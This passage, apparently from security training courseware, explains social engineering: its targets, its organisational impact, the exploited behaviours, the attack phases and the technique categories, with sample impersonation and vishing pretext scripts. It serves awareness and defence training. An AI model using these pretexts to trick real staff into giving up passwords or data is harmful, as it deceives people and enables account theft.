- **Users and Clients**: Attackers could approach users and clients of the target organization, pretending to be a tech support person to extract sensitive information.

- **Vendors of the Target Organization**: Attackers may also target the vendors of the organization to gain critical information that could help in executing attacks.
- **Senior Executives:** Attackers could also approach senior executives from various departments such as Finance, HR, and CxOs to obtain critical information about the organization.



Impact of Social Engineering Attack on an Organization

1 Economic losses

2 Damage of goodwill

3 Loss of privacy

4 Dangers of terrorism


5 Lawsuits and arbitration

6 Temporary or permanent closure

Impact of Social Engineering Attack on an Organization

Social engineering does not seem like a serious threat, but it can lead to substantial losses for organizations. The impact of social engineering attack on organizations include:

- **Economic Losses**: Competitors may use social engineering techniques to steal sensitive information such as the development plans and marketing strategies of the target company, which can result in an economic loss.
- **Damage to Goodwill**: For an organization, goodwill is important for attracting customers. Social engineering attacks may damage that goodwill by leaking sensitive organizational data.
- **Loss of Privacy**: Privacy is a major concern, especially for big organizations. If an organization is unable to maintain the privacy of its stakeholders or customers, then people can lose trust in the company and may discontinue their business association with the organization. Consequently, the organization could face losses.
- **Dangers of Terrorism**: Terrorism and anti-social elements pose a threat to an organization's assets — people and property. Terrorists may use social engineering techniques to make blueprints of their targets to infiltrate their targets.
- **Lawsuits and Arbitration**: Lawsuits and arbitration result in negative publicity for an organization and affects the business's performance.
- **Temporary or Permanent Closure**: Social engineering attacks can result in a loss of goodwill. Lawsuits and arbitration may force the temporary or permanent closure of an organization and its business activities.



Behaviors Vulnerable to Attacks

- Authority
- Intimidation
- Consensus or Social Proof
- Scarcity
- Urgency
- Familiarity or Liking
- Trust
- Greed

Behaviors Vulnerable to Attacks

- **Authority**

  Authority implies the right to exercise power in an organization. Attackers take advantage of this by presenting themselves as a person of authority, such as a technician or an executive, in a target organization to steal important data.

  For example, an attacker can call a user on the phone and can claim to be working as a network administrator in the target organization. The attacker then informs the victim about a security incident in the network and asks them to provide their account credentials to protect their data against theft. After obtaining the victim's credentials, the attacker steals sensitive information from the victim's account.

- **Intimidation**

  Intimidation refers to an attempt to intimidate a victim into taking several actions by using bullying tactics. It is usually performed by impersonating some other person and manipulating users into disclosing sensitive information.

  For example, an attacker might call the executive's receptionist with this request:

  "Mr. Tibiyani is about to give a big presentation to the customers, but he is unable to open his files; it seems they are corrupt. He told me to call you and ask you to send the files to me immediately so that he can start his talk."

- **Consensus or Social Proof**

  Consensus or social proof refers to the fact that people are usually willing to like things or do things that other people like or do.

Attackers take advantage of this by doing things like creating websites and posting fake testimonials from users about the benefits of certain products such as anti-malware (rogueware). Therefore, if users search the Internet to download the rogueware, they encounter these websites and believe the forged testimonials. Further, if users download the malicious product, attackers may install a trojan along with it.

- **Scarcity**

  Scarcity implies the state of being scarce. In the context of social engineering, scarcity often implies creating a feeling of urgency in a decision-making process. Due to this urgency, attackers can control the information provided to victims and manipulate the decision-making process.

  For example, when Apple releases a new iPhone product that sells out and goes out of stock, attackers can take advantage of this situation by sending a phishing email to the target users, encouraging them to click on a link provided in the email to buy the product. If the users click on this link, they get redirected to some malicious website controlled by the attacker. As a result, the user might end up revealing their account details or downloading some malicious programs such as trojans.

- **Urgency**

  Urgency implies encouraging people to take immediate action. Attackers can take advantage of this by tricking victims into performing unintended tasks.

  For example, ransomware often uses the urgency principle, which makes the victim take urgent action under a time-limit. The victims see the countdown timer running on their infected systems and know that failure to make the required decision within the given time can result in the loss of important data.

  Similarly, attackers can send phishing emails indicating that a certain product is available at a low price and that to buy it, the user should click on the “Buy Now” link. The user is tricked, and they click on the link to take immediate action. As a result, they are redirected to a malicious website and end up revealing their account details or downloading a virus file.

- **Familiarity or Liking**

  Familiarity or liking implies that people are more likely to be persuaded to do something when they are asked by someone whom they like. This indicates that people are more likely to buy products if they are advertised by an admired celebrity.

  For example, people are more likely to allow someone to look over their shoulder if they like that person or they are familiar with them. If people do not like the person, they immediately recognize the shoulder surfing attack and prevent it. Similarly, people often allow someone to tailgate them if they like that person or are familiar with them. In some cases, social engineers use a charming smile and sweet-talk to deceive the other person into liking them.

- **Trust**

  Attackers often attempt to build a trusting relationship with victims.

  For example, an attacker can call a victim and introduce themself as a security expert. Then, they may claim that they were working with XYZ company, and they noticed some unusual errors sent from the victim’s system. The attacker builds trust by using the company name and their experience in the security field. After establishing trust, the attacker guides the victim to follow a series of steps to “view and disable the system errors.” They later send an email containing a malicious file and persuade the victim to click on and download it. Through this process, the attacker successfully installs malware on the victim’s system, infecting it and allowing the attacker to steal important information.

- **Greed**

  Some people are possessive by nature and seek to acquire vast amounts of wealth through illegal activities. Social engineers lure their targets to divulge information by promising something for nothing (appealing to their greed).

  For example, an attacker may pretend to be a competitor and lure the employees of the target into revealing critical information by offering a considerable reward.

Factors that Make Companies Vulnerable to Attacks

Insufficient security training

Unregulated access to information


Several organizational units

Lack of security policies

Factors that Make Companies Vulnerable to Attacks

Many factors make companies vulnerable to social engineering attacks; some of them are as follows:

- **Insufficient Security Training:** Employees can be ignorant about the social engineering tricks used by attackers to lure them into divulging sensitive data about the organization. Therefore, the minimum responsibility of any organization is to educate their employees about social engineering techniques and the threats associated with them to prevent social engineering attacks.
- **Unregulated Access to Information:** For any company, one of its main assets is its database. Providing unlimited access or allowing everyone access to such sensitive data might cause trouble. Therefore, companies must ensure proper training for and surveillance of key personnel accessing sensitive data.
- **Several Organizational Units:** Some organizations have their units at different geographic locations, making it difficult to manage the system. Further, this sort of setup makes it easier for an attacker to access the organization's sensitive information.
- **Lack of Security Policies:** Security policy is the foundation of security infrastructure. It is a high-level document describing the security controls implemented in a company. An organization should take extreme measures related to every possible security threat or vulnerability. Implementation of certain security measures such as password change policy, information sharing policy, access privileges, unique user identification, and centralized security, prove to be beneficial.



Why is Social Engineering Effective?

- ☐ Social engineering does not deal with network security issues; instead, it deals with the **psychological manipulation** of a human being to extract desired information

01 Security policies are as strong as their weakest link, and **human behavior** is the most **susceptible factor**

02 It is **difficult to detect** social engineering attempts

03 There is **no method that can be applied to ensure complete security** from social engineering attacks


04 There is **no specific software or hardware** to defend against a social engineering attack

Why is Social Engineering Effective?

Like other techniques, social engineering does not deal with network security issues; instead, it deals with the psychological manipulation of a human being to extract desired information.

The following are reasons why social engineering continues to be effective:

- Despite various security policies, preventing social engineering is a challenge because human beings are most susceptible to variation.
- It is challenging to detect social engineering attempts. Social engineering is the art and science of manipulating people into divulging information.
- No method guarantees complete security from social engineering attacks.
- No specific hardware or software is available to safeguard against social engineering attacks.
- This approach is relatively cheap (or free) and easy to implement.
- People have faith in technology used to secure IT assets.
- Publicly available information on the Internet or information collected through open-source intelligence allows in planning successful social engineering attacks.



Phases of a Social Engineering Attack

Research the Target Company	Dumpster diving, websites, employees, tour of the company, etc.
Select a Target	Identify frustrated employees of the target company
Develop a Relationship	Develop a relationship with the selected employees
Exploit the Relationship	Collect sensitive account and financial information, as well as current technologies

Phases of a Social Engineering Attack

Attackers take the following steps to execute a successful social engineering attack:

- **Research the Target Company**

  Before attacking the target organization's network, an attacker gathers enough information to infiltrate the system. Social engineering is one technique that helps in extracting information. Initially, the attacker researches basic information about the target organization, such as the nature of the business, its location, number of employees, and other facts. While researching, the attacker indulges in activities such as dumpster diving, browsing the company's website, and finding employee details.

- **Select a Target**


  After finishing their research, the attacker selects a target for extracting sensitive information about the organization. Usually, attackers try to reach out to disgruntled employees because they are easier to manipulate.

- **Develop a Relationship**

  Once the target is set, the attacker builds a relationship with that employee to accomplish their task.

- **Exploit the Relationship**

  The attacker exploits the relationship and extracts sensitive information about the organization's accounts, finance information, technologies in use, and upcoming plans.



Module Flow

01
Discuss Social Engineering Concepts and its Phases

02
Discuss Social Engineering Techniques


03
Discuss Insider Threats and Identity Theft

04
Discuss Social Engineering Countermeasures

Discuss Social Engineering Techniques

Attackers implement various social engineering techniques to gather sensitive information from people or organizations that might help them to commit fraud or participate in other criminal activities.

This section deals with various human-based, computer-based, and mobile-based social engineering techniques, coded with examples for a better understanding.



Types of Social Engineering

Human-based Social Engineering

- “Sensitive information is gathered **by interaction** ”.
- Techniques:
  - Impersonation
  - Vishing
  - Eavesdropping
  - Shoulder Surfing
  - Dumpster Diving
  - Reverse Social Engineering
  - Piggybacking
  - Tailgating

Computer-based Social Engineering

- “Sensitive information is gathered with the **help of computers**”.
- Techniques:
  - Phishing
  - Pop-up Window Attacks
  - Spam Mail
  - Instant Chat Messenger
  - Scareware

Mobile-based Social Engineering

- “Sensitive information is gathered with the **help of mobile apps**”.
- Techniques:
  - Publishing Malicious Apps
  - Using Fake Security Apps
  - Repackaging Legitimate Apps
  - SMiShing (SMS Phishing)

Types of Social Engineering

In a social engineering attack, the attacker uses their social skills to trick the victim into disclosing personal information such as credit card numbers, bank account numbers, and phone numbers, or confidential information about their organization or computer system. Attackers use this data to either launch an attack or to commit fraud. Social engineering attacks are categorized into three categories: human-based, computer-based, and mobile-based.

- **Human-based Social Engineering**

  Human-based social engineering involves human interaction. Acting as though they were a legitimate person, the attacker interacts with the employee of the target organization to collect sensitive information, such as business plans and networks, that might help them in launching their attack. For example, impersonating an IT support technician, the attacker can easily access the server room.

  An attacker can perform human-based social engineering by using the following techniques:

  - Impersonation
  - Vishing
  - Eavesdropping
  - Shoulder Surfing
  - Dumpster Diving
  - Reverse Social Engineering
  - Piggybacking
  - Tailgating

- **Computer-based Social Engineering**

  Computer-based social engineering relies on computers and Internet systems to carry out the targeted action.

The following techniques can be used for computer-based social engineering:


- Phishing
- Spam mail
- Instant chat messenger
- Pop-up window attacks
- Scareware

- **Mobile-based Social Engineering**

  Attackers use mobile applications to carry out mobile-based social engineering. Attackers trick the users by imitating popular applications and creating malicious mobile applications with attractive features and submitting them to the major app stores with the same name. Users unknowingly download the malicious app, allowing the malware to infect their device.

  Listed below are some techniques attackers use to perform mobile-based social engineering:

  - Publishing malicious apps
  - Repackaging legitimate apps
  - Using fake security applications
  - SMiShing (SMS Phishing)



Human-based Social Engineering

Impersonation

- ❑ The attacker **pretends to be someone legitimate or an authorized person**
- ❑ Attackers may **impersonate** a legitimate or authorized person either personally or using a **communication medium** such as phone, email, etc. to reveal **sensitive information**

Impersonation Examples

Posing as a Legitimate End User


The attacker gives this identity and asks for the sensitive information

"Hi! This is John from the Finance Department. I have forgotten my password. Can I get it?"

Posing as an Important User

The attacker poses as a VIP of a target company, valuable customer, etc.

"Hi! This is Kevin, CFO Secretary. I'm working on an urgent project and lost my system's password. Can you help me out?"



Human-based Social Engineering (Cont'd)

Impersonation (Vishing)

- ❑ An impersonation technique in which the attacker **tricks individuals** to reveal personal and financial information **using voice technology** such as the telephone system, VoIP, etc.


Vishing Example

Abusing the Over-Helpfulness of Help Desks

- ❑ The attacker calls a company's help desk, pretends to be someone in a **position of authority** or relevance and tries to **extract sensitive information** from the help desk

"A man calls a company's help desk and says he has forgotten his password. He adds that if he misses the deadline on a big advertising project, his boss might fire him.

The help desk worker feels sorry for him and quickly resets the password, unwittingly giving the attacker a clear entrance into the corporate network."



Human-based Social Engineering (Cont'd)

Eavesdropping

